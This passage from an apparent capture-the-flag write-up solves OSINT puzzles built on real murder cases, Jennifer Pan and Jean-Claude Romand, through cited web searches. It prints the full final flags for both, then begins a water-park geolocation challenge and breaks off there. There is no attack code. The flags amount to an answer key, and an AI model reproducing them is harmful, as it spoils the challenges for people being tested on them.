<blockquote>
  <p>Between desire and execution, however, stood a broker of shadows—a man who hid behind the alias “Homeboy.” But shadows always belong to something real. Beneath that street-born name lies a true identity—one tied directly to the orchestration of what followed. Unmask him. Find the name he was born with, not the one whispered in the dark, and you will claim the third fragment. (Fname_Lname)</p>
</blockquote>

<blockquote>
  <p>And finally… the lie that helped sustain her illusion long before the night of blood. She spoke of compassion, of purpose—of days spent aiding the vulnerable, walking the halls of a place devoted to healing. But like everything else, this too was a fabrication. Trace this false story to its source, uncover the name of the institution she claimed to serve, and you will obtain the final fragment. (xxx_xxxxxxx_xxx_xxxx_xxxxxxxx)</p>
</blockquote>

<blockquote>
  <p>Piece them together, and the truth—long buried beneath obedience, deception, and blood—will emerge from the silence.</p>
</blockquote>

<blockquote>
  <p>Flag format: CATF{Fname_Lname_Fname_Lname_Fname_Lname_xxx_xxxxxxxx_xxx_xxxx_xxxxxxxx}</p>
  <hr />
</blockquote>

<p>The description was a long, cinematic narrative about a daughter living a “fabricated life,” a “cold November evening,” and a “broken illusion.” It mentioned:</p>

<ul>
  <li>
    <p>A daughter pressured by high expectations.</p>
  </li>
  <li>
    <p>A forbidden lover.</p>
  </li>
  <li>
    <p>A signal message: <strong>“VIP Access”</strong>.</p>
  </li>
  <li>
    <p>An accomplice alias: <strong>“Homeboy”</strong>.</p>
  </li>
  <li>
    <p>A fake story about volunteering at a specific hospital.</p>
  </li>
</ul>

<hr />

<h2 id="-step-1-identifying-the-case-the-core">🔍 Step 1: Identifying the Case (The Core)</h2>

<p>The narrative was very specific. I started by searching for the most unique keywords from the description to find the story.</p>

<p><strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">"VIP Access" message "Homeboy" "November" daughter murder</code></p>

<h3 id="the-discovery"><strong>The Discovery:</strong></h3>

<p>The search results led me to this link:</p>

<ul>
  <li><strong>Reference:</strong> <a href="https://medium.com/crimes-before-midnight/jennifer-pan-the-girl-who-unlocked-the-front-door-for-the-hitmen-1dec62f11c2d">Jennifer Pan: The Girl Who Unlocked the Front Door</a></li>
</ul>


<p>This confirmed that the story is about <strong>Jennifer Pan</strong>, a Canadian woman who orchestrated a hit on her parents in 2010.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder/jennifer.png" alt="jennifer" /></p>

<hr />

<h2 id="-step-2-extracting-the-fragments">🧩 Step 2: Extracting the Fragments</h2>

<p>Now that the target was identified, I had to hunt for the 4 fragments.</p>

<h3 id="fragment-1-the-forbidden-lover"><strong>Fragment 1: The Forbidden Lover</strong></h3>

<p>The challenge asked for the lover she risked everything for.</p>

<p><strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">Jennifer Pan boyfriend name</code></p>

<p>I found this article:</p>

<ul>

  <li><strong>Reference:</strong> <a href="https://www.today.com/popculture/tv/jennifer-pan-ex-boyfriend-daniel-wong-rcna148788">Jennifer Pan’s ex-boyfriend Daniel Wong</a></li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder/daniel.png" alt="daniel" /></p>

<blockquote>
  <p><strong>Fragment 1:</strong> <code class="language-plaintext highlighter-rouge">Daniel_Wong</code></p>
</blockquote>

<hr />

<h3 id="fragment-2-the-man-who-crossed-the-threshold"><strong>Fragment 2: The Man who Crossed the Threshold</strong></h3>

<p>The description mentioned a “VIP Access” signal and a man who entered when the door unlocked.</p>

<p><strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">Jennifer Pan "VIP Access" message hitman name</code></p>

<p>This led me to a <strong>TIME</strong> article:</p>

<ul>
  <li><strong>Reference:</strong> <a href="https://time.com/6965523/6965523/">What to know about Jennifer Pan</a></li>
</ul>


<p>The article mentioned her co-conspirators: <strong>Lenford Crawford</strong> and <strong>David Mylvaganam</strong>. Specifically, David was the one associated with the execution of the plan on the ground.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder/david.png" alt="david" /></p>

<blockquote>
  <p><strong>Fragment 2:</strong> <code class="language-plaintext highlighter-rouge">David_Mylvaganam</code></p>
</blockquote>

<hr />

<h3 id="fragment-3-unmasking-homeboy"><strong>Fragment 3: Unmasking “Homeboy”</strong></h3>

<p>I needed the real name behind the street alias “Homeboy.”</p>

<p><strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">Jennifer Pan accomplice alias Homeboy real name</code></p>

<p>I found this <strong>Yahoo Entertainment</strong> link:</p>

<ul>

  <li><strong>Reference:</strong> <a href="https://www.yahoo.com/entertainment/lenford-crawford-found-guilty-conspiring-190036930.html">Lenford Crawford found guilty of conspiring</a></li>
</ul>

<p>The article confirms that <strong>Lenford Crawford</strong> is indeed “Homeboy.”</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder/lenford.png" alt="lenford" /></p>

<blockquote>
  <p><strong>Fragment 3:</strong> <code class="language-plaintext highlighter-rouge">Lenford_Crawford</code></p>
</blockquote>

<hr />

<h3 id="fragment-4-the-fake-institution"><strong>Fragment 4: The Fake Institution</strong></h3>

<p>The last part was the name of the hospital she claimed to volunteer at to keep her lie alive.</p>

<p><strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">Jennifer Pan fake volunteer hospital</code></p>

<p>This <strong>CBC News</strong> article gave me the exact name:</p>

<ul>
  <li><strong>Reference:</strong> <a href="https://www.cbc.ca/news/canada/toronto/court-orders-new-murder-trial-jennifer-pan-1.7506895">Court orders new murder trial for Jennifer Pan</a></li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder/hostiptal.png" alt="hospital" /></p>

<blockquote>
  <p><strong>Fragment 4:</strong> <code class="language-plaintext highlighter-rouge">the_hospital_for_sick_children</code></p>
</blockquote>

<hr />

<h2 id="-phase-3-final-flag-construction">🏁 Phase 3: Final Flag Construction</h2>

<p>Piece them all together in order: <code class="language-plaintext highlighter-rouge">CATF{F1_F2_F3_F4}</code></p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{Daniel_Wong_David_Mylvaganam_Lenford_Crawford_the_hospital_for_sick_children}</code></p>

<p>==============================================</p>

<h1 id="️️-osint-series-murder-2">🕵️‍♂️ OSINT Series: Murder 2</h1>

<p>This was the sequel to the “Murder” challenge, and it was even darker. It tells the story of a man who lived a total lie for 18 years, pretending to be a successful doctor at the <strong>WHO</strong> while he was actually doing nothing. When his lie was about to be exposed, he chose a path of blood.</p>

<p><strong>Author:</strong> 0x2face</p>

<p><strong>Points:</strong> 100</p>


<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder%202/challenge.png" alt="Challenge" /></p>

<hr />

<h2 id="-the-challenge-description-2">📝 The Challenge Description</h2>

<blockquote>
  <p>The man did not live a double life—he lived no life at all.</p>
</blockquote>

<blockquote>
  <p>For nearly two decades, he moved through the world as someone he was not, wrapped in credentials never earned and a career that existed only in conversation. Each morning, he left home with purpose, only to disappear into hours that belonged to no institution, no colleagues, no reality. To those around him, he was accomplished, respected—untouchable. But beneath that carefully sustained illusion was nothing but silence… and time running out.</p>
</blockquote>

<blockquote>
  <p>Somewhere near the border between nations, a woman became part of that illusion. She believed in his status, his influence, his promises of opportunity. What began as trust slowly transformed into exploitation, as a large sum of money was handed over under the guise of investment—money that was never returned. The town where she lived, where deception took a more personal form, is where your investigation begins. That location is your first fragment. (xxxxxx-xxxxxxxx)</p>
</blockquote>

<blockquote>
  <p>But long before everything collapsed, there was a moment—quiet, almost forgettable—where something didn’t quite align. A fall. A witness. A voice that tried to speak before it was silenced. Officially, it was ruled an accident. Unofficially… it left questions unanswered. You are looking for the exact date on which this incident occurred. That is your second fragment. (DD-MM-YYYY)</p>
</blockquote>

<blockquote>
  <p>Years later, the illusion reached its breaking point.</p>
</blockquote>

<blockquote>
  <p>What followed was not sudden madness, but something far more controlled. A sequence of actions carried out with disturbing calm—routine masking intent. By morning, everything had changed. Those closest to him, the ones who unknowingly stood closest to the truth, became part of its erasure. Identify the date on which his children were killed. That moment forms your third fragment. (DD-MM-YYYY)</p>
</blockquote>

<blockquote>
  <p>In the end, the truth surfaced—as it always does.</p>
</blockquote>

<blockquote>
  <p>A trial dismantled the persona piece by piece, exposing not just the crimes, but the years of fabrication behind them. He was sentenced, imprisoned, and removed from the life he had pretended to live. Yet even within confinement, time continued forward. Eventually, a threshold was reached—the moment he first became eligible to walk free again. That year is your final fragment. (YYYY)</p>
</blockquote>

<blockquote>
  <p>Piece them together, and the illusion—once so carefully constructed—will collapse into clarity.</p>
</blockquote>

<blockquote>
  <p>flag format : CATF{Xxxxxx-Xxxxxxxx_DD-MM-YYYY_DD-MM-YYYY_YYYY}</p>
</blockquote>

<hr />

<p>The description was a chilling summary of a man who “lived no life at all”:</p>

<ul>
  <li>
    <p>Pretended to have a career for 20 years.</p>
  </li>
  <li>
    <p>A woman near the border was scammed for a large sum of money.</p>
  </li>
  <li>
    <p>A “fall” of a witness that was ruled an accident.</p>
  </li>
  <li>
    <p>The murder of his children.</p>
  </li>
  <li>
    <p>The year he became eligible for parole (walk free again).</p>
  </li>
</ul>

<hr />

<h2 id="-step-1-identifying-the-legendary-liar">🔍 Step 1: Identifying the “Legendary” Liar</h2>


<p>I started by searching for the most unique part of the story: a man pretending to be a doctor for nearly 20 years and working for the WHO.</p>

<p><strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">man pretended to be a doctor for 18 years WHO murder family</code></p>

<h3 id="the-discovery-1"><strong>The Discovery:</strong></h3>

<p>The search results immediately pointed to <strong>Jean-Claude Romand</strong>.</p>

<ul>
  <li><strong>Reference:</strong> <a href="https://en.wikipedia.org/wiki/Jean-Claude_Romand">Wikipedia - Jean-Claude Romand</a></li>
</ul>

<blockquote>
  <p>From the Wikipedia entry, I confirmed the suspect is <strong>Jean-Claude Romand</strong>, who lied about his career for 18 years.</p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder%202/doctor.png" alt="doctor" /></p>

<hr />

<h2 id="-step-2-extracting-the-fragments-1">🧩 Step 2: Extracting the Fragments</h2>

<p>Now that the case was confirmed, I used the same Wikipedia source to hunt for the 4 fragments.</p>

<h3 id="fragment-1-the-town-near-the-border"><strong>Fragment 1: The Town near the Border</strong></h3>

<p>The description mentioned a town near the border where he lived and where the deception took place.</p>

<ul>
  <li>
    <p><strong>Investigation:</strong> Checking his biography on Wikipedia, it was clear where he was based.</p>
  </li>
  <li>
    <p><strong>Result:</strong> He lived in <strong>Ferney-Voltaire</strong>, a French town right on the border with Switzerland (near Geneva).</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Ferney-Voltaire</code></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder%202/living.png" alt="living" /></p>

<hr />

<h3 id="fragment-2-the-accidental-fall"><strong>Fragment 2: The “Accidental” Fall</strong></h3>

<p>The description mentioned a fall of a witness that was officially ruled an accident.</p>

<ul>
  <li>
    <p><strong>Investigation:</strong> I looked into the deaths associated with him before the main murders. I found the incident involving his father-in-law.</p>
  </li>
  <li>
    <p><strong>Evidence:</strong> <em>“Jean-Claude Romand was the only witness to the death of his father-in-law, Pierre Crolet, on 23 October 1988.”</em></p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">23-10-1988</code></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder%202/father.png" alt="father" /></p>

<hr />

<h3 id="fragment-3-the-day-the-children-died"><strong>Fragment 3: The Day the Children Died</strong></h3>

<p>I needed the exact date his children were killed during the final collapse of his illusion.</p>

<ul>
  <li>
    <p><strong>Investigation:</strong> According to the timeline of the murders, after killing his wife, he killed his children the next morning.</p>
  </li>
  <li>
    <p><strong>Evidence:</strong> Wikipedia confirms the murders of his children (Caroline and Antoine) occurred on <strong>10 January 1993</strong>.</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">10-01-1993</code></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder%202/child.png" alt="child" /></p>

<hr />

<h3 id="fragment-4-the-threshold-of-freedom-parole"><strong>Fragment 4: The Threshold of Freedom (Parole)</strong></h3>


<p>The final piece was the year he first became eligible to walk free (parole eligibility).</p>

<ul>
  <li>
    <p><strong>Investigation:</strong> I looked at his sentencing details.</p>
  </li>
  <li>
    <p><strong>Evidence:</strong> <em>“On 6 July 1996, Romand was found guilty and sentenced to life imprisonment… he became eligible for parole in 2015.”</em></p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">2015</code></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder%202/parole.png" alt="parole" /></p>

<hr />

<h2 id="-phase-3-final-flag-construction-1">🏁 Phase 3: Final Flag Construction</h2>

<p>Piece them together as per the format: <code class="language-plaintext highlighter-rouge">CATF{Xxxxxx-Xxxxxxxx_DD-MM-YYYY_DD-MM-YYYY_YYYY}</code></p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{Ferney-Voltaire_23-10-1988_10-01-1993_2015}</code></p>

<p>=================================</p>

<h1 id="️️-osint-series-p-p-pp-park">🕵️‍♂️ OSINT Series: P-P-PP-Park?</h1>


<p>This was the fourth OSINT challenge I tackled in <strong>CAT CTF 26</strong>. This one was a pure test of <strong>Visual Forensics</strong> and patience. I was dropped into a massive water park with no context other than a cryptic plea for help.</p>

<p>To solve this, I had to travel halfway across the world digitally, deciphering signs and searching for the exact “sub-park” hidden within a giant amusement complex.</p>

<p><strong>Author:</strong> ELJoOker</p>

<p><strong>Points:</strong> 493</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/challenge.png" alt="challenge" /></p>

<hr />

<h2 id="-the-challenge-description-3">📝 The Challenge Description</h2>

<blockquote>
  <p>“Idk where am I, or how did I get here. can you please take me home?”</p>
</blockquote>

<blockquote>
  <p><strong>Flag Format:</strong> <code class="language-plaintext highlighter-rouge">CATF{Location_name}</code></p>
</blockquote>


<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/challengephoto.png" alt="challengephoto" /></p>

<hr />

<h2 id="-step-1-visual-cues--initial-reconnaissance">🔍 Step 1: Visual Cues &amp; Initial Reconnaissance</h2>


<p>The investigation started with a deep analysis of the provided photo. At first glance, it was just a typical, albeit massive, water park. However, looking closely at the background structures and distant signs, I noticed <strong>Chinese characters</strong>.</p>

<p>This was my first major lead: the location had to be in <strong>China</strong>.</p>


<p><strong>Search Strategy:</strong> I used a <strong>Reverse Image Search</strong> focusing on the most unique architecture in the park (the colorful slides and the castle-like buildings). I added the keyword <code class="language-plaintext highlighter-rouge">China</code> to refine the results.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/reverse.png" alt="reverse" /></p>

